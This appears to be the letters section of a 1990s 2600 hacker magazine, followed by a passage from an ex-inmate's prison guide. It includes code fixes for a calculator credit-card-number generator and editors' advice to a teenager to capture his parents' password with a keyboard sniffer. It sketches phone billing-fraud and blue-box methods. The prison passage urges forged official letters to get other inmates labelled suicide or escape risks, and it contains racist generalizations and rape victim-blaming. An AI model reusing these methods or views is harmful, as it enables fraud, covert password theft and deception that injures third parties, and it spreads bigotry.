"Finally, you proclaim the availability of REALLY strong crypto as a damper on Fortezza's significance. For those of us who understand these technologies, Fortezza is indeed something we can brush off our collective shoulders. However, to an uninformed public, and to many of the people who make security decisions for American businesses, Fortezza can be very inviting - just as DES was inviting in the 1970's. The difference is that we have options now - everyone just has to see them."

A Challenge

Dear *2600:*

My (real) name is Clive. I'm 46 years old. I've spent the last 20 years collecting incriminating information on people and businesses I don't like. I do this by whatever means I deem necessary. I can do things that you can't do. All the information you need to find me is printed on this page. There's nothing secret or sneaky or hidden - the words are all that matter (you could read this over the phone and get the information you need). There are no fingerprints. There's no saliva on the envelope. It was printed on a laser printer at a local service bureau. Anonymous remailing isn't limited to e-mail - this letter was remailed at least twice (I don't live in Colorado or California - probably where the postmark is from). Here's my challenge:

If you can find me, I will give you documentation on the technologies listed below, how to use them, whom to use them against, and how to get to those people easily. If there's anything you want to know, ask me and I'll tell you if I can.

If you find my e-mail address, send a message saying you found me, and include a secret word and number combination, and a newsgroup that you want me to post information to. I'll post using your word as my userID, with information about where to go to get what I've promised. You'll use your number to retrieve the information. If you don't care about anonymity, say so and I'll just e-mail the information directly to you.

If you find me by telephone, figure out how you want me to give you the information, and I will do it that way (or by one of my own methods).

If you find my home address, pick a communication method, or pick a newspaper and we can communicate through classified ads (remember to include an identity for me to use).

If you can find my web site and hack it, there are some cryptic links to this information buried in there.

If you find me at work, bring me a sombrero. I'll give you what you want, and then I'll be on the next plane to Mexico.

If you're with a law-enforcement agency and find me, be sure you have the paperwork for search and seizure, but don't confiscate anything (nothing is on my hard drive, all data is on self-destructing non-electronic media - if you don't know how to get it, it's gone). Just ask for it and I'll give you everything. When I go down, a lot of assholes come with me.

What I'm offering:

Cellular information: how to listen to, and make calls from any known phone (free, not stolen and cloned numbers - that exist "between the cracks"). This includes analog cell, all types of digital cell, PCS/GSM, and satellite. This includes information on cloning digital and how to make or change "smart cards".

Computer hacks: how to get into and use "supers," and access to government, insurance, bank, and credit company (among others) computers. This lets you view and change driving records, credit records, etc.

Telephone information: how to access and manipulate digital switch controls remotely. Anything the telephone system can do is done through these switches.

That covers your basic interests. There is also other information about a number of electronic devices, as well as source information included. A lot of this information concerns things that people are told are impossible to do (like cloning digital phones, for example). Most of my information can be gotten from publications you could find in a public library - if you knew how to use it and what it applied to. I doubt most of you could figure out what you want to know unless it was given to you.

What you need to know to find me:

TL,GSCVT56330098-74

My name is Clive

That's all. If you know what it refers to, it's really easy. A lot of people who probably aren't hackers could see that and find me in about a minute - it's a common sequence of a public number. The simpler something is, the harder it can be to figure out.

I made this offer so more people could help to make a difference. There is responsibility involved. I hope that the clever ones of you who get there can handle it. If you weren't mostly irresponsible punk assholes, I'd just give it away freely. If you really care about changing the system, this has been a good way to do it.

Clive

Of course this could be bullshit but if it isn't we're certain someone will take up the offer and figure this out. Your days of anonymity may be numbered. We hope to hear the results.

Questions

Dear *2600:*

While I was waiting for the school secretary to get off her fat ass and give me my schedule I amused myself by

reading the back of her monitor. As I read I grew confused. Here's what it said:

FCC ID: L5ACPD100SF

This device complies with Part 15 of the FCC rules. Operation is subject to the following two conditions:

(1) This device may not cause harmful interference, and

(2)This device must accept any interference received, including interference that may cause undesired operation.

Why would the Federal Government ensure that one's computer could be interfered with?

StLSD2000

This is one instance where it's not a plot by the government. Electronic devices are subject to interference from other more powerful devices - radio transmitters, etc. When this happens, you have no legal recourse or moral right to prevent this interference. It's up to the manufacturer to ensure that neither of these two things occurs.

Dear *2600:*

Does the Editor-In-Chief, Emmanuel Goldstein have anything to do with the Emmanuel Goldstein (Serial Killer) in the movie *Hackers?*

Phracture

Consider it an inside joke. That's really the extent of it. And, no, nobody here got paid for that.

Dear *2600:*

In order to solve a argument between me and some friends, do you pronounce *2600* as: "two-thousand six hundred" or "twenty-six hundred" or "two six zero zero?" It would solve a little conflict if you could please answer this message.

scott

In the States and most other places it's pronounced "twenty-six hundred" but in England for some reason it's more common to say "two-thousand six hundred." We honestly have no idea why.

Dear *2600:*

Is it true that if you record the tones coming from the receiver of a phone when five dollars worth of quarters is put in then, going to another phone playing the tape then pressing the coin return lever and you get five bucks?

CP

Those little beeps indicate the presence of money. You can't use them to create actual money. If that were true, phone companies might actually be in danger of losing money.

The End?

Dear *2600:*

In August, I found three NYNEX phones that are no longer accepting red box tones. Red box tones played into the mouthpiece are not heard through the earpiece, although touch tones played through the mouthpiece come through loud and clear. At one of them, I saw a NYNEX repairman installing a beige rectangular module measuring approximately 2" x 1.25" x 0.5". The module marked "FRAUD PIN DEVICE" was installed in the phone and wired in series with the handset wires. This module effectively filters out the red box frequencies. Red box, RIP.

Ripped Off by NYNEX

Many phones now mute out the mouthpiece while money is being accepted. We'd like more info on this "fraud pin device" you saw.

Critics' Corner

Dear *2600:*

I enjoy reading your mag but WTF is this with the Special Spoofing issue written on the front of your mag? Is it hidden somewhere in the mag and I didn't see it? This brings to mind the "red box issue." Why do you keep writing shit on the cover if you don't include it in your mag? I don't see any point in this other than trying to get people to buy your mag that normally wouldn't.

sTs

No, we do it just to annoy you.
Alternate answer: buy a dictionary.

Dear *2600:*

In the letters to the editor section of the Summer 1997 issue, readers called into question your judgment on a couple of things that make me believe *2600* does not hold itself to a standard as high as I thought.

First, your response to a reader questioning your printing of "Credit Card Numbers Via Calculators" as a show of support for credit card fraud. Your defense that it is only an exercise in algorithms and calculator programming is bullshit. This sounds like something a lawyer would say. I suppose you believe head shops sell pipes that are not intended to be used in any illegal activities. Printing information for knowledge is quite different that printing information that could be used in the commission of a crime against innocent people. I sense you are losing the ability to tell the difference.

Second, the Mitnick thing. What is wrong with you people? You act like Mitnick is some kind of God and that he is being persecuted by the powers that be. The truth is Mitnick is a punk. If he shouldn't be in jail because "there are a great number of holes in the accusations hurled at Kevin" then he should be in jail because he is stupid. Anyone who continues to do what he did after being in trouble for the same thing needs to be punished. What does it take to get through Mitnick's head to stop hacking? If he is such a genius, why doesn't he realize this? He's lucky he never broke into any shit of mine. I wouldn't have been as merciful as Shimomura. Instead of spending the last two and a half years in jail the SOB would have spent the last two and a half years recovering at a local hospital.

Technically, Mitnick is not great at all. After all, he did get caught. And most of the techniques he used were obtained from more clever and skillful hackers. Anybody can use the social engineering techniques used by Mitnick. You just have to be willing to lie like a dog (which I'm sure is OK by *2600* standards). His greatest social engineering feat has been convincing *2600* that he is a victim.

Has Mitnick ever contributed anything to society? Isn't it about time for him to grow up and get a job and go on with life contributing something of value to society?

Orion

You obviously can think of only one use for studying credit card algorithms which makes you just as pathetic as the idiots who commit credit card fraud. That's your problem.

But your views on Mitnick are truly disturbing. In the interests of space, we'll skip over the childish posturing and focus on your apparent belief that his imprisonment is justified. How can you honestly say that so many years in prison (his trial at press time is being scheduled for April 1998, more than three years after his imprisonment) is a suitable punishment for someone who has never committed a violent crime or profited in any way from his actions? Just how much vengeance do you want and exactly what is it that you think you're avenging? Your loss of privacy and security? You lost that a long time ago. And the people who've locked Mitnick away have no interest in giving it back to you. Mitnick didn't expose your life for all to see. It's the fact that he could have or really that anybody could have that has you so bent out of shape.

Who is the real victim here? You? Us? Corporate America? Not at all. The real suffering has been going on behind bars the whole time. And the real problem is simplistic idiots who go around thinking that violence and imprisonment are the only ways of dealing with things. This method of thinking has transformed our society into the short-sighted reactionary wasteland of paranoia that plagues us daily. And that will make victims of every last one of us. We'll see you there.

Dear *2600:*

This letter is in response to your reply from my letter you printed in the Summer 1997 issue.

I feel your publication is misleading your readers into thinking that Kevin Mitnick has been mistreated by being imprisoned for two and a half years without trial or bond. Tell me if I am wrong or not, but I do not believe you have told your readers that in July 1995, Kevin had plead guilty for one charge of cellular fraud while in Raleigh and received an eight month sentence. A trial is for determining guilt or innocence. Since he plead guilty, no trial. Since he already has been shown to be a flight risk and shown to be a habitual criminal in their eyes, you can understand why he has not been allowed to bond out of jail, even though he has already served his original eight month sentence. As for the problem with his probation, he was being investigated for probation violation, but since he fled the area, it is more than quite obvious that he violated probation.

Don't get me wrong, I believe that the justice system is as corrupt as most of the politicians in office, and racking up convictions seems to be more important, and the penalties for hacking, phreaking, etc. are outrageous. But most people do not want this happening and if the maximum penalty for running up someone's phone bill a few thousand dollars was only 10 to 30 days in jail, then quite a few people would be doing it all the time.

So now you can see where I am doubting his mistreatment, or maybe I am just missing something.

TC

Fort Leavenworth, KS

You are. This case is not about making free phone calls. People who steal don't get treated this badly. This case is about sending a message to the rest of us. You can bet every hacker who gets prosecuted in the future will be made aware of the Mitnick prosecution and how it is indeed possible to spend large amounts of time in prison for doing little more than evading capture. Prosecutors will have little trouble making deals with almost anyone as long as they have this to point to.

Mitnick Fallout

Dear *2600:*

I was absolutely shocked after reading your article about Kevin Mitnick, "The Neverending Story." No matter what he did, *nobody* deserves to have their rights taken away like that! Rapists, murderers, and child molesters get off easier than this. Technology is growing and advancing at such a fast rate that things like computers, cell fones, and pagers are unbelievably common and part of our everyday life. And these are all things that they want to keep Kevin and others from using! And I can't think of the last time that I walked into someone's workplace and didn't see a computer. What do the authorities expect him to do about a job? Would he be allowed to use the computer behind the McDonald's counter? They are basically throwing him onto the street with nothing.

Like you said, it is the complete lack of understanding of technology that makes the authorities come up with this complete bullshit. People like Kevin who possess such an unbelievable amount of knowledge should be hired to catch the real criminals.

Phip-C

Dear *2600:*

We read the latest issue of *2600* and we were startled, to say the least. The conditions of Mitnick's release were unbelievable. What's he going to do now, be a farmer? I mean really, they are affording him practically no options to earn a living in today's society.

DM & NightShadow

Perhaps that's why they're showing no indication of ever releasing him back into that society. Maybe they think prison is more merciful.

Dear *2600:*

I've seen many letters in your magazine about how the education system can't stand the mention of hackers/phreakers, and are quick to blame them for any problems related to data loss or phone misuse. So I decided to test the waters at my local high school. I let my Government teacher read "The Neverending Story" article in the Summer 1997 issue, being that she is a firm believer in the Constitution. She was outraged at the circumstances of Kevin Mitnick and the restrictions he faces after his release. She agreed that this is a total violation of his rights under the First Amendment. I feel sorry for my fellow

Generation X'ers who are under persecution by their schools, and I encourage them to press on in the fight for freedom of information.

fiNrod
Montgomery, AL

Thanks for helping to open some eyes.

Circuitry

Dear *2600:*

The Red Box detection circuit Kingpin showed how to create in the Spring '97 issue can also be used as a remote activation system. Wire it up to whatever you want it to activate, and place it next to your answering machine. Call home on a payphone, and just put a quarter (or nickel or dime) in the slot. It will activate the detector, and you'll get it back when you hang up. Oh, this won't work on COCOTs.

In Volume 14 Number 1, DETHMaster submitted an excellent TI-82 progie to generate credit card numbers. However, I found that the program had a rather glaring bug: It was unable to generate Discover credit card numbers. Discover uses the prefix 6011, which caused the program to fall into an endless loop. This modification should solve that error: Immediately preceding the line 0->S, insert:

```
:If [A](1,2)=0
:Then
:1->F
:Else
:0->F
```

And the line that reads:

```
:[A](2,P)+S->S
```

Should be changed to:

```
:[A](2,P)+S+F->S
```

I hope this solves any problems!

Crumpet

Suggestions

Dear *2600:*

I was thinking about the millennium bug (computers supposedly will not be able to tell the difference between 2000 and 1900 due to an error in coding, and they might interpret the change of 00 at the end of the date as 1900 instead of 2000 which will in turn cause a majority of systems to shut down) when I realized a quick fix to this might be a Morris worm program to correct the problem on a widespread basis. Anyhow if the hacking community presents this even as a workable solution at the very least it might improve the public perception of us, especially for something we took so much shit over in the first place.

Steven

Sending worms out all over the net to fix software is probably not the best way to make friends.

Dear *2600:*

I'd like to comment on the issue of free speech on the net. Recently on a certain site, I saw copies of the *Anarchist's Cookbook* and other documents which explicitly show how to create bombs, poisons, and things that could be used to murder hundreds of people at once. My position is that sites like this are the reason that bullshit like the CDA exists in the first place. Freedom to exchange information means freedom to exchange it responsibly. If you give a baboon a gun, and the baboon shoots someone, do you point the finger at the baboon? Just because it is probably not against the law to give firearms to primates does not mean we should all do it. Giving step-by-step instructions on murder to lunatics is equal to giving guns to baboons. If information is to remain free, we must act in an adultlike responsible manner when distributing it.

On a lighter note, I submitted a Unix backdooring article. Willing to give ten to one odds that a "How to Red Box" article was published in its place.

sh

And just who would you be willing to trust to decide what information should be given to whom? People need to be responsible with the information they obtain. That's where the burden rests. Once you start deciding who has the right to read what, any semblance of a free society goes down the drain. You'd better start boycotting libraries and bookstores too since the Anarchist's Cookbook was in those decades ago. And our last "How to Red Box" article was Autumn 1994.

Problems

Dear *2600:*

My name is [obliterated] and I am hoping you can help me with a problem I have been having for 2 1/2 years. I saw an article in *Newsday* on Sunday, June 8, about hackers. At the end of the article, a women called the radio show about someone billing calls to her calling card to Bangladesh. We are having the same problems.

About two and a half years ago, our phone bill contained over 300 calls to adult sex lines and it hasn't stopped. The account is in my husband's name. Our phone number at the time was [obliterated]. We blocked access to these numbers but more things came up. We were billed for international, long distance, calling card, collect calls, all to our bill. Companies like Pilgrim Telephone, Telemedia Billing, and others showed that we called long distance using these carriers. We called all the companies, NYNEX, AT&T, to tell them we did not make these calls. They all said they were directly dialed from our home. Our children are small, we had no one home for many calls, but they practically called us liars and my husband a pervert. We have gotten NYNEX's recourse department to take off the calls which eventually were over $700 and sent them back to the independent companies for billing. We are now being pursued by collection agencies. By the way, in August 1996 we moved from our home and had our number changed to an unlisted number in an effort to stop this. We had the lines checked, we have blocked everything possible to block but to no avail.

Since reading the article on hackers, I am convinced that a hacker is somehow getting these calls billed to our account. I am begging you to help us solve this problem. We cannot call long distance anymore, use a calling card, or call collect. We are at our wits' end to solve this. Please, please help us, or get the word out to your fellow hackers to please leave us alone and go on to someone

else. The article stated that hackers usually do this to reveal the flaws in computer systems, but this person, or persons are illegally billing there calls to us. NYNEX will not admit a problem. Also, calls were being charged to our credit cards. I have canceled one card, and changed the number on the other but it is still happening. *Help!!!!!*

[Name Obliterated]

First off, let's clear something up. Whoever is doing this to you is not acting as a hacker. Just because someone has the ability and is capable of figuring something out does not mean that they are the culprit. Now, concerning your problem, it seems relatively clear that you are known to the perpetrator. Otherwise, this wouldn't follow you to another location, another number, and a credit card. It's up to you to figure out why. As for how, that's pretty easy. There are bugs in many of the major long distance companies and almost all of the smaller ones that allow people to bill all kinds of things to other numbers and make it appear as if those other numbers made the calls. We've seen cases where sleazy companies just ignore third number billing blocks and collect call blocks and bill using those methods anyway. It's possible to make weird things happen by dialing into an 800 number using an operator who has gotten an ANI failure - the number you tell the operator then follows you around on whatever calls you make through that 800 number. We're certain there are an almost unlimited number of ways of doing this. If the phone company is serious about tracking this down, they should put a pen register on your line so they can see this happening live. Yes, they can be used to help customers as well as spy on them. Demand it. And don't be afraid to launch a criminal investigation. This kind of thing does none of us any good.

Dear *2600:*

Every day when I am on my phone, it will make a pulse dialing like sound through the phone. It doesn't usually bother me when I am talking on the phone, even though it is rather loud, but when I am on my modem, it messes up everything, and I have to log off of whatever I am doing. Sometimes I also pick up other people's conversations as well, even when I am not on my cordless phone. Do you have any ideas what in the world this is?

MaRTiAn

It's just a wild guess but we'd say you've got a crosstalk problem. Report it to your local company each and every time it happens. If they don't fix the problem, odds are they'll move your line to another cable pair to shut you up. You can also track down the one cranky old-fashioned person in the neighborhood who's still using a pulse phone and have a little talk.

Dear *2600:*

Ok, I give it to you short and simple. I was up one night and somehow got my parents' password for the internet. They found out I knew so they changed it. I want to get it again. Do you have any ideas for me how to get it?

sryob

Well, you could "somehow" do it again the same way you did it the first time or you could monitor them somehow whenever they log on. A keyboard sniffer on your local machine could do the job if they actually type it in. We doubt they've put it in a script since you could just run that without ever knowing what the password is. Since you're probably going to be spending another decade or two living with these people, it might be wise to ask yourself why they don't want you using their account and what will happen to you when you're repeatedly caught.

Improvements

Dear *2600:*

First off, I'd like to say I've been an avid reader of *2600* for a number of years and enjoy the consistently good issues which cover important topics that most people would otherwise fail to hear about. While reading the article entitled "How to Generate Credit Card Numbers On a Calculator" in the Spring issue of *2600* I found a series of mistakes (most likely typographical) in the code.

The idea of generating CC numbers on a TI-82 to learn about the Luhn algorithm is a great idea and it's a shame that a small mistake might ruin that chance for the curious reader. The problem is where the code assigns numbers to the second matrix (it starts at the bottom of the first column). The part where it says:

```
[A](1,1) * 2 -> [A](2,1)
[A](1,2) -> [A](2,2)
[A](1,1) * 2 -> [A](2,3)
[A](1,2) -> [A](2,4)
```

etc. should read:

```
[A](1,1) * 2 -> [A](2,1)
[A](1,2) -> [A](2,2)
[A](1,3) * 2 -> [A](2,3)
[A](1,4) -> [A](2,4)
```

etc. and, of course, the first matrix should keep incrementing with the second. After this small correction is applied, the program works perfectly.

Mutter

Numbers

Dear *2600:*

Wading through and checking up on some old printouts of dialups and other assorted numbers I've accumulated over the years, I came across a number I recognized as a service which, per some magazine ad, was supposed to offer free PPP service: (217) 792-2PPP. I called it up and got a series of weird tones which I've not yet taken the time to attempt decoding or anything, then some mechanical, automated voice: "Dial 9-1-1 from your calling area. Hang up, and dial 9-1-1." After that, if you stay on, those same tones can be heard faded in the background. Any ideas?

Ydeologi

Those are old fashioned MF tones before the recording. We don't know what purpose this serves. After around five minutes, we get a recording saying the party isn't answering so a connection isn't actually being made. Since this is in-band signalling, it may still be possible to blue box off this exchange.

Dear *2600:*

While attempting to get tech support from Microsoft, I incorrectly wrote their 800 support number as 1-800-426-9200. When I dial it, an automated voice reads the numbers 21 7 1 1 4 0 5 0. I am guessing the 405 part is the (my) area code. The results are identical if I call from a PBX or a COCOT.

DJinOK

It's not your area code since we get the same thing. Incidentally, those touch tones you hear translate to 021#20#7114050305.

Dear *2600:*

305-625-3333, produces loud cycles of noise when called. I'm stumped.

A.

This is a sweep tone, used by phone companies to test frequency response, used by hackers to annoy and confuse.

Dear *2600:*

A couple of issues ago you gave two different ANI's. One was in English, the other was in Spanish. English 1-800-MY-ANI-IS. Spanish 1-800-235-0900. Well, as you all know, the English one no longer works, but if you call the Spanish one and listen to the lady talk for like 10 seconds it gives you the option of choosing your ANI in English or Spanish. To get it in English you have to press 2. I hope I have helped some of you.

Spillage
Orange, CT

You certainly have. We never thought to stay on the line ourselves.

Dear *2600:*

Here is another toll free ANI: 1-888-324-8686. It uses the Bulletproof Voice Mail service, the same as 1-800-611-8791 which was posted in Vol. 14 #2, so therefore it works only twice from the same number (maybe once by the time you try it out).

Mwaaah

This new number does indeed work twice in 24 hours and no more.

Dear *2600:*

In case nobody's heard yet, Southern New England Telephone's information operators will now do reverse lookups. Granted, you can only give them Connecticut numbers, and unlisted numbers are listed as such. Payphones are not in their listings at all.

Jonny Deth

Uh Oh

Dear *2600:*

I'm ashamed of you. How could you people call yourselves hackers? You've overlooked one of the simplest security holes. I fingered 2600.com and it told me all the people logged on. That is half (and possibly all since root was running) of what I need to break in.

josmo

Come and get us.

Fixing Juno

Dear *2600:*

Hacking around on the computer one day, I whipped up a handy batch file which can be used to remove those stupid ads from Juno automatically upon execution. This allows you to enjoy all of the benefits of Juno without the advertisements, finally making the email service truly free. Begin by finding the location of certain files within \juno (or whatever you named the juno subdirectory). Look for a directory named \juno\ads and especially for directories starting with 0; these are the ones which contain ad files that need to be deleted. Use a command such as deltree /y 0* to delete all the files within this subdirectory. Next go to the \juno\ads\logs directory and delete all the user logs (such as user0000.log) by using del user*.log. Return to \juno\bin and run juno.exe as usual. Below is a template for using the above in a batch file.

```
@echo off
c:
cd\juno\ads
deltree /y 0*
cd logs
del user*.log
cd\juno\bin
juno
```

The above file will remove the unwanted junk ads and will make Juno truly free.

BuPhoo

Dear *2600:*

I have found a new way to make the Juno email service a little more interesting by altering the startup bitmaps and running Juno through a batch file (remember those?). This allows you to select which image is to be displayed, runs Juno with the new image, and changes the image back when you exit Juno. I did this all in version 1.15, so it might not apply to some of you running the newer version. First of all, make a new directory for your images. Let's call this new directory IMGS. Now, go ahead and open up JUNOLOGO.BMP in the \JUNO\LIB directory. This bitmap is 342 x 397, and 256 colors by default. Go ahead and fuck with this image all you want. Save each new image under a different name in the IMGS directory. Name them like JUNOx.BMP, where x is 0-9 or A-Z. Make sure they are all still *.bmp format. Now, you must make the batch file. It goes something like this:

```
@ECHO OFF
DEL JUNOLOGO.BAK
REN JUNOLOGO.BMP JUNOLOGO.BAK
COPY JUNO%1.BMP JUNOLOGO.BMP
CD..
CD BIN
JUNO
CD ..
CD IMGS
DEL JUNOLOGO.BMP
REN JUNOLOGO.BAK JUNOLOGO.BMP
```

Name the batch file JUNOBAT.BAT or something and place it in your IMGS directory. Also, copy the

JUNOLOGO.BMP file out of the \JUNO\LIB directory to the IMGS directory. You must now alter the properties of the batch file to make the whole thing work. In Win95, right click on the batch file with your mouse, and select properties. Go to the Program tab and add a question mark at the end of the line where it says Cmd line. Now click OK and you're done. Now just run the batch file, and a dialog box will appear that says parameters. Type in the number or letter of the image you want displayed. Like 1 for JUNO1.BMP or A for JUNOA.BMP or whatever. Click OK and Juno should launch with your new image. There, now don't you feel proud?

cap.n_crack

Offended

Dear *2600:*

Hackers and anarchists have at least one thing in common: Both groups are being demonized in mainstream media and are represented as disturbed individuals bent on meaningless destruction. That our corporate media spread lies and distortions should surprise no one. I am surprised, however, when I find the same misinformation in the pages of *2600.* In the spring issue of *2600,* an invitation to "Summercon" states that: "If you are a criminal, if you are an anarchist, if you are interested in pulling fire alarms or breaking things, don't come to this con; we don't want you here and you wouldn't like us anyhow."

I hereby challenge the organizers of "Summercon" to explain in detail why us anarchists should not feel welcome to your gathering. I would also like you to expand on whether it is only anarchists that should be dissuaded from attending hacker events, or if this should also apply to adherents to other unpopular ideologies; say for instance communists or monarchists. I hope *2600* will provide space for a lengthy replay on these questions, as I am sure it will provide for an entertaining read.

Absinthia Vibrato

We'll print the reply if and when it comes. And we really hope we don't piss off the monarchists.

Notes From The Military

Dear *2600:*

First off, I am a member of the US Army. Specifically, a high ranking member. I'd rather not get too specific. I read your magazine for the thoughts/concepts and opinions. I agree that lots of information should be free. We live (and the US military defends) a democracy in which you enjoy your rights.

In response to the Social Engineering article you published: I haven't heard the "go to the Marines or go to jail" line since the 1970's. It's a load. The US military doesn't want people who are in question with the law. It wants bright, forward-thinking people who are motivated to succeed. If you don't want to be a part of the military community, then all you have to possess is the desire to leave. Pick up a copy of the *Army Times* - thousands of soldiers are being eliminated because of drawdowns. Do you think the military wants you if you don't want to be there? Certainly if you start talking about suicide, you're going to get a response. But this whole "social engineering" thing is BS.

Second: There is a stereotype among the hacker community that the military is anti free speech and anti hacker. You would be amazed that the bulk of the military shares your views on "big government" and rights infringement, that "information should be free." On the other hand, no one wants to see federal and military computers invaded or electronically defaced. Whenever I see questions like: "I think this is an Army computer, if anyone can get in please tell me how," it scares the crap out of me. Think about your motivations next time you decide to invade these areas - is it for fun and exploration? Okay - it's still illegal. If your methods work, what's to say someone of unscrupulous motives won't hesitate to do the same thing, out of malice? Yes, it's necessary to bring information to the masses - but at a cost to national security? Next time you want to go muck about fedworld, think about the rights and freedoms the government provides. Is it really worth messing up your life to explore these areas? I'd think not. There are other ways to find truth, to free information, than to invade privacy and security of the US government.

Finally, *2600* is an outstanding publication, and it constantly points out the reason "hackers" seek out new knowledge is not for personal profit, but for general knowledge. Let's keep it that way.

Jungle Bob

Thanks for the kind words. But it's doubtful that the hacker spirit can be trained to only explore computers that are not "federal interest." The bigger the target, the more the challenge. All the bravado in the world won't dissuade a determined individual, particularly if that individual has yet to experience a lifetime of media training and fear. The best we can hope for is for hackers to "do the right thing" once they've discovered something. For instance, if a hacker were to find a wide open computer that turned out to belong to a hospital and it contained patient records, we believe the vast majority would contact the hospital to get it fixed and, if that didn't work, alert the media (hopefully avoiding getting held accountable for the flaws by blame-seeking "reporters"). If the military and the government are respected, they can expect to be helped in the same manner. But you folks need to remember that this respect will never be achieved through fear and intimidation, regardless of how many guilty pleas are tallied.

For The Record

Dear *2600:*

I think that your magazine kicks ass and I would love to be a part of it. I find it a great source of information as well as entertainment. I was shocked recently when I read a letter in the Spring 97 issue (page 34-35) where someone called themself NeoCzar. I have had that tag for years and have been using it for just as long. Since I am in the process of becoming a well known part of the hacking

continued on page 48

continued from page 13

Your first classification is done by the Region Designator at BOP Regional Headquarters. As a computer hacker you will most likely be placed in a camp or a low FCI. This is assuming you weren't pulling bank jobs on the side. *If* you do wind up in an FCI, you should make it to a camp after six months. This is assuming you behave yourself.

Another thing the Region Designator will do is to place a "Computer No" on your file. This means you will not be allowed to operate a computer at your prison work assignment. In my case I wasn't allowed to be within 10 feet of one. It was explained to me that they didn't even want me to know the types of software they were running. Incidentally, the BOP uses PC/Server based LANs with NetWare 4.1 running on Fiber 10baseT Ethernet connections to Cabletron switches and hubs. PC based gateways reside at every prison. The connection to the IBM mainframe (Sentry) is done through leased lines via Sprintnet's Frame Relay service with 3270 emulation software/hardware resident on the local servers. Sentry resides in Washington, D.C. with SNA type network concentrators at the regional offices. And I picked all of this up without even trying to. Needless to say, BOP computer security is very lax. Many of their publicly available "Program Statements" contain specific information on how to use Sentry and what it's designed to do. They have other networks as well, but this is not a tutorial on how to hack the BOP. I'll save that for if they ever really piss me off. (humor)

Not surprisingly, the BOP is very paranoid about computer hackers. I went out of my way not to be interested in their systems nor to receive computer security related mail. Nevertheless, they tried restricting my mail on numerous occasions. After I filed numerous grievances and had a meeting with the warden, they decided I was probably going to behave myself. My 20 or so magazine subscriptions were permitted to come in - after a special screening. Despite all of that I still had occasional problems, usually when I received something esoteric in nature. It's my understanding, however, that many hackers at other prisons were not as fortunate as I was.

D. Ignorant Inmates

You will meet some of the stupidest people on the planet in prison. I suppose that is why they are there, too dumb to do anything except crime. And for some strange reason these uneducated low class common thieves think they deserve your respect. In fact they will often demand it. These are the same people who condemn everyone who cooperated, while at the same time feel it is fine to break into your house or rob a store at gunpoint. These are the types of inmates you will be incarcerated with, and occasionally these inmates will try to get over on you. They will do this for no reason other than the fact you are an easy mark.

There are a few tricks hackers can use to protect themselves in prison. The key to your success is acting before the problem escalates. It is also important to have someone outside (preferably another hacker) who can do some social engineering for you. The objective is simply to have your problem inmate moved to another institution. I don't want to give away my methods but if staff believes that an inmate is going to cause trouble, or if they believe his life is in danger, they will move him or lock him away in segregation. Social engineered letters (official looking) or phone calls from the right source to the right department will often evoke brisk action. It's also quite simple to make an inmate's life quite miserable. If the BOP has reason to believe that an inmate is an escape risk, a suicide threat, or has pending charges, they will handle them much differently. Tacking these labels on an inmate would be a real nasty trick. I have a saying: "Hackers usually have the last word in arguments." Indeed.

Chances are you won't have many troubles in prison. This especially applies if you go to a camp: mind your own business, and watch your mouth. Nevertheless, I've covered all of this in the event you find yourself caught up in the ignorant behavior of inmates whose lives revolve around prison. And one last piece of advice. Don't make threats. Truly stupid people are too stupid to fear anything, particularly an intelligent man. Just do it.

E. Population

The distribution of blacks, whites, and Hispanics varies from institution to institution. Overall it works out to roughly 30% white, 30% Hispanic, and 30% black. The remaining 10% are various other races. Some joints have a high percentage of blacks and vice versa. I'm not necessarily a prejudiced person, but prisons where blacks are in the majority are a nightmare. Acting loud, disrespect-

ful, and trying to run the place is par for the course.

In terms of crimes, 60% of the Federal inmate population are incarcerated for drug related crimes. The next most common would be bank robbery (usually for quick drug money), then various white collar crimes. The Federal prison population has changed over the years. It used to be a place for the criminal elite. The tough drug laws have changed all of that.

Just to quell the rumors, I'm going to cover the topic of prison rape. Quite simply, in medium and low security level Federal prisons it is unheard of. In the highs it rarely happens. When it does happen, one could argue that the victim was asking for it. I heard an inmate say once, "You can't make no inmate suck cock that don't wanna." Indeed. In my 41 months of incarceration, I never felt in any danger. I would occasionally have inmates that would subtly ask me questions to see where my preferences lie, but once I made it clear that I didn't swing that way I would be left alone. Hell, I got hit on more often when I was hanging out in Hollywood!

On the other hand, state prisons can be a hostile environment for rape and fighting in general. Many of us heard how Bernie S. got beat up over use of the phone. Indeed, I had to get busy a couple of times. Most prison arguments occur over three simple things: the phone, the TV, and money/drugs. If you want to stay out of trouble in a state prison, or Federal for that matter, don't use the phone too long, don't change the channel, and don't get involved in gambling or drugs. As far as rape goes, pick your friends carefully and stick with them. And always, always, be respectful. Even if the guy is a fucking idiot (and most inmates are), say excuse me.

My final piece of prison etiquette advice would be to never take your inmate problems to "the man" (prison staff). Despite the fact that most everyone in prison snitched on their co-defendants at trial, there is no excuse for being a prison rat. The rules are set by the prisoners themselves. If someone steps out of line there will likely be another inmate who will be happy to knock him back. In some prisons inmates are so afraid of being labeled a rat that they refuse to be seen talking alone with a prison staff member. I should close this paragraph by stating that this bit of etiquette is routinely ignored as other inmates will snitch on you for any reason whatsoever. Prison is a strange environment.

F. Doing Time

You can make what you want to out of prison. Some people sit around and do dope all day. Others immerse themselves in a routine of work and exercise. I studied technology and music. Regardless, prisons are no longer a place of rehabilitation. They serve only to punish and conditions are only going to worsen. The effect is that angry, uneducated, and unproductive inmates are being released back into society.

While I was incarcerated in 95/96, the prison band program was still in operation. I played drums for two different prison bands. It really helped pass the time and when I get out I will continue with my career in music. Now the program has been canceled, all because some senator wanted to be seen as being tough on crime. Bills were passed in Congress. The cable TV is gone, pornography mags are no longer permitted, and the weight piles are being removed. All this means is that prisoners will have more spare time on their hands, and so more guards will have to be hired to watch the prisoners. I don't want to get started on this subject. Essentially what I'm saying is make something out of your time. Study, get in to a routine and before you know you'll be going home, and a better person on top of it.

G. Disciplinary Actions

What fun is it if you go to prison and don't get into some mischief? Well, I'm happy to say the only "shots" (violations) I ever received were for having a friend place a call with his three-way calling for me (you can't call everyone collect), and drinking homemade wine. The prison occasionally monitors your phone calls and on the seven or eight hundredth time I made a three-way I got caught. My punishment was ten hours of extra duty (cleaning up). Other punishments for shots include loss of phone use, loss of commissary, loss of visits, and getting thrown in the hole. Shots can also increase your security level and can get you transferred to a higher level institution. If you find yourself having trouble in this area you may want to pick up the book, "How to win prison disciplinary hearings" by Alan Parmelee, (206) 328-2875.

H. Administrative Remedy

If you have a disagreement with the way staff is handling your case (and you will) or another complaint, there is an administrative remedy pro-

